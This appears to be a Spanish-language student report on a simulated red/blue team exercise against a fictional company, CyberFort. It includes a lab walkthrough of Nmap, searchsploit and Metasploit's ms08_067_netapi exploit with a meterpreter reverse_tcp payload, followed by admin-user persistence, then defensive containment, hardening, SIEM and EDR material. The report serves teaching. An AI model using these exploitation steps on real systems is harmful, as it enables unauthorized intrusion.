Prevención a Largo Plazo

Evaluación Continua: Llevar a cabo evaluaciones periódicas de riesgos y auditorías de seguridad permite identificar y mitigar posibles amenazas de manera proactiva.

Colaboración Internacional: Trabajar de la mano junto a otras organizaciones y gobiernos con el fin de ayudar acerca de información sobre amenazas y método de buenas prácticas de ciberseguridad.

Desarrollo de Normativas: Promover la creación de normativas y estándares más estrictos para la contratación de empresas de ciberseguridad.

Esta última pregunta puede resumir la respuesta de todos los puntos anteriores en donde debemos aplicar o no la ética profesional ya que una cosa es que entendamos la gravedad del asunto y otra muy distinta que la dejemos pasar por alto y nos volvamos cómplices del sistema corrupto que aqueja el mundo global.

Etapa 3 Ejecución pruebas de intrusión

Para llevar a cabo este laboratorio de Metasploit de ataque debemos tener nuestras maquinas configuradas de acuerdo con el laboratorio, para ello utilizaremos máquina atacante con Kali Linux o similar (con Metasploit instalado).

Fuente propia



Ilustración 6. Máquinas virtuales para intervenir (Windows 7 y usaremos Kali)

Fuente propia



Ilustración 7. La máquina Kali Linux con la IP 127.0.0.1

Fuente propia



Ilustración 8. Máquina virtual Windows con la IP 10.0.2.15

Ambas máquinas deben estar en la misma red o tener conectividad para poder realizar el ataque. Para ellos debemos realizar ping tanto de un lado para otro para verificar que estas estén interconectadas.

Fuente propia



Ilustración 9. Realización de ping desde la maquina Kali Linux a máquina Windows

Fuente propia



Ilustración 10. Realización de ping desde la maquina Windows a máquina Kali

Ya teniendo conectividad entre nuestras maquinas procedemos a usar un Metasploit para identificar vulnerabilidades. Lo Primero que se necesita saber es qué aplicación está instalada y cuál es su versión, por tanto, usaremos la herramienta como Nmap con el siguiente comando:

Fuente propia



Ilustración.11 nmap -sV para detectar servicios y versiones

Ahora usaremos otro comando dentro de nuestra maquina Kali Linux para buscar exploit conocidos dentro de nuestra maquina Windows.

Fuente propia



Ilustración 11. Comando searchsploit

Fuente propia



Ilustración 12. Searchsploit afd Windows local. Después de explorar mi máquina virtual

Fuente propia



Ilustración 13. Uso del comando msfconsole

Luego de nuestra búsqueda en el modo consola daré paso al exploit a seleccionar mediante el comando use exploit/windows/smb/ms08_067_netapi

Fuente propia



Ilustración 14. Selección del exploit en Windows

Después de explorar el exploit en Windows doy paso a la configuración de este para ello se tendrá en cuenta los siguientes pasos:

- set RHOSTS <IP de la víctima>
- set LHOST <IP del atacante>
- set PAYLOAD windows/meterpreter/reverse_tcp

Fuente propia



Ilustración 15. Ataque desde la máquina de Linux hacia la máquina de Windows mediante IP.

Después de tener conectividad desde el host de la víctima con el host del atacante procedemos a atacar mediante el comando exploit.

Y podemos observar que automáticamente se activa y se conecta mediante tcp handler en la IP 10.0.2.15:4444 con este puerto y nos da la conectividad remota al host 10.0.2.15:445

Fuente propia

Ilustración 16. Exploit realizado a Windows

Como el anexo 4-escenario 3 nos habla de fuga de información a través de uno de los equipos en este caso

Fuente propia



Ilustración 17. Búsqueda de archivos sensibles desde shell

Procedo a revisar conexiones activas para ver qué información me arroja y por ende me arroja lo siguiente:

Fuente propia

Ilustración. 18. Ejecución del comando netstat -ano (permite ver conexiones activas)

A continuación, identifique y describa los datos e información del Anexo 4 – Escenario 3 que le resultaron útiles para detectar el fallo de seguridad específico que afecta a la máquina con sistema operativo Windows.

Identificación de fallos de seguridad:

1. Sistema operativo afectado: Windows

Esto permite enfocar el análisis en vulnerabilidades específicas de Windows, como escalamiento de privilegios, servicios mal configurados, o exploits conocidos.

2. Aplicación vulnerable instalada

Indica que hay una aplicación con una vulnerabilidad conocida o potencial, lo que sugiere que puede haber sido el punto de entrada del atacante.

Esto orienta el uso de herramientas como Metasploit para buscar exploits específicos.

3. Exploit asociado con acceso a través de Shell

Sugiere que el atacante podría haber obtenido una reverse shell o meterpreter session, lo que permite control remoto del sistema.

Esto es clave para buscar conexiones salientes, procesos sospechosos o shells activas.

4. Posible escalación de privilegios

Indica que el atacante podría haber aprovechado una vulnerabilidad local para obtener privilegios de administrador.

Esto orienta el uso de herramientas como WinPEAS, Windows Exploit Suggester, o revisión de logs de eventos (ID 4672, 4720, etc.).

5. Creación de un usuario tipo administrador

Es una señal clara de persistencia y control total del sistema.

Se puede verificar con comandos como net user o revisando el registro de eventos de Windows.

6. Copia forense del servidor entregada

Permite realizar un análisis fuera de línea del sistema comprometido.

Se pueden usar herramientas como Autopsy, FTK Imager, o Volatility para analizar la imagen del sistema.

7. Objetivo: Validar la falla y demostrar una PoC

Se requiere no solo identificar la vulnerabilidad, sino también explotarla de forma controlada para demostrarla ante los directivos.

Esto implica crear un usuario con privilegios administrativos como prueba de concepto (PoC).

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows"? ¿Qué puerto abre la aplicación específica en el anexo?

La herramienta que utilice fue Metasploit Framework, ya que me permite buscar y explotar vulnerabilidades conocidas en aplicaciones, facilitando la obtención de una shell remota si la aplicación vulnerable lo permite. De igual forma incluye módulos para escalamiento de privilegios y Post-explotación.

Y si fuera poco también permite crear usuarios desde una sesión meterpreter como parte de una PoC, y si nos fijamos más podemos completar nuestra búsqueda con herramientas como:

Nmap: para escaneo de puertos y detección de servicios.

WinPEAS / Windows Exploit Suggester: para detectar vulnerabilidades locales.

Procmon / Sysinternals: para análisis en vivo si se tiene acceso a la máquina.

Explique de forma específica y con sus propias palabras cómo impacta el ataque a la máquina con sistema operativo Windows, utilizando gráficos para ilustrar el proceso

Fuente propia



Ilustración 18. Afectación de ataque a Windows

La máquina Windows tiene instalada una aplicación con una vulnerabilidad conocida, por tanto, esta falla puede ser explotada remotamente. Ya que el atacante utilizara un exploit (por

ejemplo, desde Metasploit) para aprovechar la vulnerabilidad, permitiendo abrir puertas traseras o canal de comunicación.

También se puede optar por la obtención de un shell, ya que, si el exploit tiene éxito, el atacante obtiene una shell remota (como Meterpreter). Permitiendo tomar el control sobre el sistema como si estuviera frente a él. En cuanto a temas de escalamiento de privilegios, fácilmente desde la shell, el atacante buscara formas de obtener privilegios de administrador, apoyándose de herramientas como getsystem o exploits locales. Y por último el atacante puede crear usuario de administrador. Para cuando una vez cometido el ataque con privilegios elevados, crea un nuevo usuario con permisos de administrador permitiendo mantener acceso persistente y oculto.

Etapa 4 Contención de ataques informáticos

1. **¿Cuál sería la primera acción que emprendería al detectar un ataque informático en tiempo real?** Justifique su respuesta con fundamentos técnicos y operativos.

Como futuro profesional en Ciberseguridad, es tener serenidad frente al problema para poder abordar un ataque informático considerando.

Lo primero que yo haría sería identificar y aislar el sistema comprometido dentro de la infraestructura tecnológica para evitar la propagación del ataque.

Técnicamente, esto implicaría:

La realización de monitoreo a conexiones activas con herramientas como netstat, TCPView o Wireshark para detectar tráfico anómalo y poder detectar que no se estén sobrecargando con flujo de paquetes nuestras bases de datos.

Posteriormente me dirigiría a revisar los distintos procesos que se encuentren en ejecución con Procesos Explorer o el Administrador de tareas para identificar procesos

sospechosos que no estén consumiendo recursos de procesador y volcamiento de memoria RAM. Luego verificarían los distintos logs del sistema (Visor de eventos de Windows) para rastrear eventos inusuales y si se encuentra alguna aplicación esta se pueda cerrar desde ahí, mientras se continua el proceso de desconectar la máquina de la red si se confirma actividad maliciosa, para contener el incidente, en pocas palabras aislarla de la red. Realizando estas acciones permitirá preservar, evidenciar y limitar el impacto del ataque a la compañía CyberFort Technologies.

2. ¿Considerando el ataque simulado en el ejercicio del equipo Red Team, qué estrategias de Harding implementaría para fortalecer la seguridad del sistema y prevenir futuros incidentes similares?

Teniendo en cuenta la proporción y la emergencia presentada por el ataque anterior a las instalaciones de CyberFort se podría pensar en las siguientes medidas de Harding como:

Deshabilitar servicios innecesarios en el sistema operativo. (Windows).

Aplicar políticas de contraseñas robustas y autenticación multi factor (MFA).

Actualizar el sistema operativo Windows y software con los últimos parches de seguridad.

Configurar reglas estrictas en el firewall de Windows.

Implementar control de aplicaciones con herramientas como AppLocker.

Limitar privilegios de usuario y aplicar el principio de mínimo privilegio.

Teniendo como estrategias las anteriores medidas se podría evitar que a futuro se volviera a presentar estos incidentes en la compañía y brindar un mejor servicio.

3. ¿Cómo describiría, en sus propias palabras, las principales diferencias entre un equipo Blue Team y un equipo de respuesta a incidentes informáticos (CSIRT)?

El argot popular del lenguaje de ciberseguridad la palabra Blueteam está asociado al equipo defensivo encargado de proteger la infraestructura tecnológica de una organización de forma continua, en este caso preciso de la organización CYBERFORT. Enfocándose en lo preventivo y proactivo, mediante monitoreos, análisis de vulnerabilidades, hardening y detección de amenazas. A diferencia de los equipos de respuesta (IRT), actúan reactivamente ante incidentes de ciberseguridad ya ocurridos. Su función principal es contener, erradicar, investigar y recuperar los sistemas afectados, además de generar informes posts incidentes independiente del ataque recibido.

4. ¿Si dentro de un equipo Blue Team se le asigna el uso del Center for Internet Security (CIS), ¿con qué propósito lo emplearía y cómo contribuiría este recurso al fortalecimiento de la seguridad informática?

optaría por utilizar los Controles CIS si dentro del equipo Blueteam están contemplados y si el riesgo es de gran escala se utilizaría como una guía para implementar buenas prácticas de ciberseguridad. Conllevando a que estos controles me permitan:

Evaluar el nivel de madurez de la seguridad de la organización (CyberFort).

Priorizar acciones de protección según el riesgo.

Establecer políticas de configuración segura (benchmarks) para sistemas operativos, redes y aplicaciones.

5. Explique y describa las funciones y características principales de un sistema SIEM (Security Information and Event Management).

Como lo indica su sigla SIEM es (Security Information and Event Management), la cual es una solución que tiene como finalidad:

Recolectar y centralizar logs de múltiples fuentes (sistemas, redes, aplicaciones).

Correlacionar eventos para detectar patrones de ataque.

Generar alertas en tiempo real ante comportamientos anómalos.

Facilitar la investigación forense mediante análisis histórico de eventos.

Cumplir con normativas de seguridad y auditoría.

Esto conlleva a que existan en el mercado soluciones de SIEM de grandes costos comerciales, representado en implementación de hardware y software a un alto costo junto a su funcionamiento y licenciamiento es por ello por lo que se puede optar por la solución en código abierto de sistemas operativos de la familia Linux y sus sistemas Wazuh, OSSIM, SIEMonster entre tantos.

6. Mencione y describa al menos tres herramientas, ya sean de hardware o software, utilizadas específicamente para la contención de ataques informáticos. Tenga en cuenta que estas herramientas deben diferenciarse de aquellas destinadas únicamente a la detección.Las 3 herramientas de contención de ataque que escogí fueron las siguientes:

1. Firewall (software o hardware): Controla el tráfico de red entrante y saliente según reglas definidas. Ejemplo: pfSense (open source).

Fuente GEEKFLARE. Geekflare, 71-75 Shelton Street, London, WC2H 9JQ, United Kingdom. 2024.



Figura 1. OPERATIVIDAD DE UN FIREWALL

2. IPS/IDS (Intrusion Prevention/Detection System): Detecta y bloquea tráfico malicioso. Ejemplo: Snort, Suricata.

Fuente: okta. ¿Cómo funciona un sistema de prevención de intrusiones? 2024.



Figura 2. ESQUEMA FUNCIONAL DE UN IPS/IDS

3. Endpoint Detection and Response (EDR): Supervisa y responde a amenazas en endpoints. Ejemplo: Wazuh como alternativa open source.

Fuente: 63Sats. Seguridad de endpoints EDR. 2024

Figura 3. Endpoint Detection and Response

Link: https://youtu.be/ThdzDmxYn2s

Análisis Final

El estudio desarrollado a la compañía de prueba CyberFort Technologies durante los distintos escenarios se pudo evidenciar que debemos actuar con pensamiento adversarial para poder actuar y tomar decisiones al momento de una reacción de la vida real. Conocer a fondo los conceptos básicos que se debe tener acerca de los grupos RedTeam y BlueTeam permitirá identificar vulnerabilidades y dar solución de forma inmediata salvaguardando la información del cliente

Teniendo en cuenta las defensas con las que cuenta la organización, como futuros analistas y especialistas de ciberseguridad debemos ligarnos a las normas legales que están establecidas en el código de copnia y en la constitución política de Colombia, para ejercer una profesión con ética profesional.

Este trabajo realizado nos ayudara a realizar evaluaciones en los desempeños de los distintos equipos proporcionados con bases fuertes para tener una buena hoja de vida y que esta pueda ser seleccionada para futuros trabajos de ciberseguridad.

La incorporación continua del conocimiento adquirido a lo largo de este proceso resulta fundamental para fortalecer la seguridad y la resiliencia organizacional frente a futuras amenazas cibernéticas. La aplicación eficaz de estrategias por parte de los equipos Red Team y Blue Team, complementada con un marco ético y legal sólido, desempeñará un papel clave en el mantenimiento y mejora constante de las capacidades de defensa ante ciberataques.

Recomendaciones

La contratación de personal idóneo en temas de ciberseguridad que le administre las TI es una buena alternativa que le permitirá conocer los hechos reales y las posibles soluciones a dar, ligándose por la vía legal y constitucional.

Adquirir licenciamientos en hardware y software son medios favores para las organizaciones ya que pueden gozar de las distintas actualizaciones de amenaza que existen y se aleja de estar realizando activaciones de software mediante cracks (programas de hackeo) que lo que hace es abrir compuertas traseras para habilitar ataques cibernéticos.

Mantener todos los sistemas actualizados para que puedan disfrutar de una seguridad plena de las amenazas actuales y que estas no involucren en daños de perdida de información.

Programar capacitaciones al personal para orientarlos en temas de ciberseguridad es fundamental ya que permitirá afianzar la confianza en conocimientos e informar ante un eventual suceso operando o tomando las decisiones correctas de acuerdo con las recomendaciones dadas por el profesional en ciberseguridad.

Implementar antivirus de referencias reconocidas licenciados y evitar el uso de antivirus gratuitos o los famosos free de paginas maliciosas o de dudosa procedencia ya que no lo exime de un ataque, mientras que si se cuenta con un software original y con la configuración adecuada su ataque se reducirá considerablemente y su daño colateral podría ser menor.

Realizar un cronograma institucional donde se realice por lo menos 4 auditorías de sistemas de seguridad al año.

Cambiar contraseñas de seguridad de correos, bases de datos y demás sistemas que requiera cada mes.

Conclusiones

El estudio minucioso de los procedimientos para identificar y gestionar incidentes informáticos en tiempo real ha puesto de manifiesto la necesidad de contar con profesionales en ciberseguridad altamente especializados y actualizados en cuanto a técnicas y herramientas de detección. La capacidad de detectar amenazas de forma temprana y responder con eficacia resulta esencial para reducir el impacto de los ciberataques en las organizaciones.

Asimismo, comprender las funciones y diferencias entre el análisis de los equipos Blue Team, Red Team, Purple Team y los CSIRT ha puesto en evidencia la importancia de la colaboración entre estos grupos para reforzar la postura de ciberseguridad de la organización CYBERFORT TECHNOLOGIES. En este contexto, el Centro de Seguridad en Internet (CIS) se destaca como un recurso clave para la implementación de buenas prácticas dentro del Blue Team.

Por otro lado, el análisis comparativo entre las soluciones SIEM y XDR ha permitido identificar sus principales diferencias, subrayando la importancia de elegir la tecnología que se ajuste de manera óptima a las particularidades de cada entorno organizacional. Por último, el análisis de herramientas de detección de amenazas con licencia GPL ha evidenciado la existencia de soluciones eficaces y de libre acceso, que contribuyen significativamente al fortalecimiento de las capacidades de monitoreo y respuesta en el ámbito de la ciberseguridad.

Referencias Bibliográficas

Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Chindrus, C., & Caruntu, C.-F. (2023). Securing the Network: A Red and Blue Cybersecurity Competition Case Study. Information, 14(11), 587. https://doi.org/10.3390/info14110587

CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

Congreso Colombia. (2012). Ley 1581 de 2012. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

MINTIC. (2022). Políticas de Privacidad y Condiciones de Uso. https://www.mintic.gov.co/portal/inicio/Secciones-auxiliares/Politicas/2627:Politicas-de-Privacidad-y-Condiciones-de-Uso

OAS. (2018). Convenio Sobre La Ciberdelincuencia. https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa

Policía. (2009). Ley 1273 [LEY_1273_2009]. https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

Quintero, J. (2020). RedTeam y BlueTeam, Equipos Estratégicos al Interior de Una Organización. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/35497

Rapid7. (2012). Metasploitable 2. https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Zambrano Hernández, Peña Hidalgo, H. J., & Cardenas Corral. (2024). Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad. Sello Editorial UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

Zuluaga Mateus. (2017). HACKING ÉTICO BASADO EN LA METODOLOGÍA ABIERTA DE TESTEO DE SEGURIDAD – OSSTMM, APLICADO A LA RAMA JUDICIAL, SECCIONAL ARMENIA. Repositorio UNAD. https://repository.unad.edu.co/handle/10596/17410